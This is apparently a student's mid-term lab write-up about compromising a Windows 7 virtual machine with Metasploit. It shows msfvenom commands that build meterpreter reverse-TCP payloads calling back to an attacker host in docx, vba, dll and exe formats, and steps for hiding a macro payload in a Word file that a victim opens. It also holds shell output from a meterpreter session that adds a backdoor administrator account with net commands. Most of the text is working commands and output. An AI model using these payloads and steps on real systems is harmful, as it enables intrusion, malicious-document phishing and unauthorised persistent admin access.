

Mid-term Part-2


First I tried using the .docx format to create the payload, as the format is directly not supported by the meterpreter. After doing some searching I found out that we can use .vba format and use macros option inside word to use docx format.

Steps to follow:

- Create a word .docx
- Enable macros and paste the payload generated in it.
- Save the .docx.
- Make sure Victim as enabled the macros in his system, If not it will not work.
- Transfer the file to victim system you will get access inside metasploit
- Once he opens the file and vbs script runs behind.

I couldn't test this because I don't have MS office installed as the windows 7 is evaluation version.

You can see from the below screenshot .docx format is not supported.



```
(kali@nk0741) - [~/Downloads/msf]
$ msfvenom -p windows/meterpreter_reverse_tcp LHOST=192.168.4.99 LPORT=444 -f docx > stageless_payload_NK0741.docx
Error: invalid format: docx

Framework Executable Formats [--format <value>]

Name
---
asp
aspx
aspx-exe
axis2
dll
ducky-script-psh
elf
elf-so
exe
exe-only
exe-service
exe-small
hta-psh
jar
jsp
loop-vbs
macho
msi
msi-nowac
osx-app
psh
psh-cmd
psh-net
psh-reflection
python-reflection
vba
```

Next I tried using the dll format, I was able to get access but running the command to get access is done as standard user. I got error 5 Access denied message.

I tried to use command line with admin access, But I wasn't able to create connection to metasploit.

Below is the screenshot showing we created payload in .vba and .dll format

```
(kali@nk0741) - [~/Downloads/msf]
$ msfvenom -p windows/meterpreter_reverse_tcp LHOST=192.168.4.99 LPORT=444 -f vba > stageless_payload_NK0741.vba
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 175686 bytes
Final size of vba file: 571036 bytes

(kali@nk0741) - [~/Downloads/msf]
$ msfvenom -p windows/meterpreter_reverse_tcp LHOST=192.168.4.99 LPORT=444 -f dll > stageless_payload_NK0741.dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 175686 bytes
Final size of dll file: 267264 bytes
```

To restart postgresql server, If we get error when trying to start metasploit.

```
(kali@nk0741) - [~/Downloads/msf]
$ sudo service postgresql restart

[sudo] password for kali:

(kali@nk0741) - [~/Downloads/msf]
$ msfconsole

Metasploit tip: Use the analyze command to suggest runnable modules for hosts
```

We can see the access is denied when using .dll format.

```
Meterpreter : x86/windows
meterpreter > run post/windows/manage/WORKGROUP USERNAME=StagelessNk0741 PASSWORD=test123

[-] The specified meterpreter session script could not be found: post/windows/manage/WORKGROUP
meterpreter > run post/windows/manage/add_user USERNAME=StagelessNk0741 PASSWORD=test123

[*] Running module on 'KALI-PC'
[*] Domain Mode
[-] No DC is available for the specified domain or the domain does not exist.
meterpreter > Interrupt: use the 'exit' command to quit
meterpreter > use post/windows/manage/add_user
Loading extension post/windows/manage/add_user...
[-] Failed to load extension: No module of the name post/windows/manage/add_user found
meterpreter > add_user StagelessNk0741 test123
[-] The "add_user" command requires the "incognito" extension to be loaded (run: `load incognito`)
meterpreter > shell
Process 3252 created.
Channel 2 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\kali\Desktop\stageless_payload_NK0741.dll>net user StagelessNK0741 test123 /add
net user StagelessNK0741 test123 /add
System error 5 has occurred.

Access is denied.

C:\Users\kali\Desktop\stageless_payload_NK0741.dll>getsystem
```

Creating new stageless payload of .exe format.

```
(kali@nk0741)~[~/Downloads/msf]
$ msfvenom -p windows/meterpreter_reverse_tcp LHOST=192.168.4.99 LPORT=444 -f exe > stageless_payload_NK0741.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 175686 bytes
Final size of exe file: 250880 bytes
```

I entered into shell and used net command to add new admin user.

```
[*] No DC is available for the specified domain or the domain does not exist.
meterpreter > shell
Process 3252 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\kali\Desktop\stageless_payload_NK0741.exe>net user StagelessNk0741 test123 /add
net user StagelessNk0741 test123 /add
The command completed successfully.

C:\Users\kali\Desktop\stageless_payload_NK0741.exe>net localgroup Administrators StagelessNk0741 /add
net localgroup Administrators StagelessNk0741 /add
The command completed successfully.
```

From below screenshot we can see the user “StagelessNk0741” as admin user.

```
HELPMSG | LOCALGROUP | PAUSE | SESSION | SHARE | START |
STATISTICS | STOP | TIME | USE | USER | VIEW ]

C:\Users\kali\Desktop\stageless_payload_NK0741.exe>net user StagelessNk0741
net user StagelessNk0741
User name                StagelessNk0741
Full Name
Comment
User's comment
Country code              000 (System Default)
Account active            Yes
Account expires           Never

Password last set         10/25/2023 6:41:36 PM
Password expires          12/6/2023 6:41:36 PM
Password changeable       10/25/2023 6:41:36 PM
Password required         Yes
User may change password  Yes


Workstations allowed      All
Logon script
User profile
Home directory
Last logon                Never

Logon hours allowed       All

Local Group Memberships   *Administrators      *Users
Global Group memberships *None
The command completed successfully.

C:\Users\kali\Desktop\stageless_payload_NK0741.exe>
```

From Windows 7:



From Login screen:



After logging in as the newly created user:

```
C:\Windows\system32\cmd.exe - time
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\StagelessNk0741>netuser
'netuser' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\StagelessNk0741>net user
User accounts for \KALI-PC

-----
Administrator      Guest      kali
NewadminNk0741      StagelessNk0741
The command completed successfully.

C:\Users\StagelessNk0741>time
The current time is: 18:47:18.67
Enter the new time:
```

Reference:

<https://www.darkoperator.com/blog/2014/1/29/enumeration-using-the-meterpreter-adsis-extended-api-commands>

<https://www.youtube.com/watch?v=KqyYDafRnBU>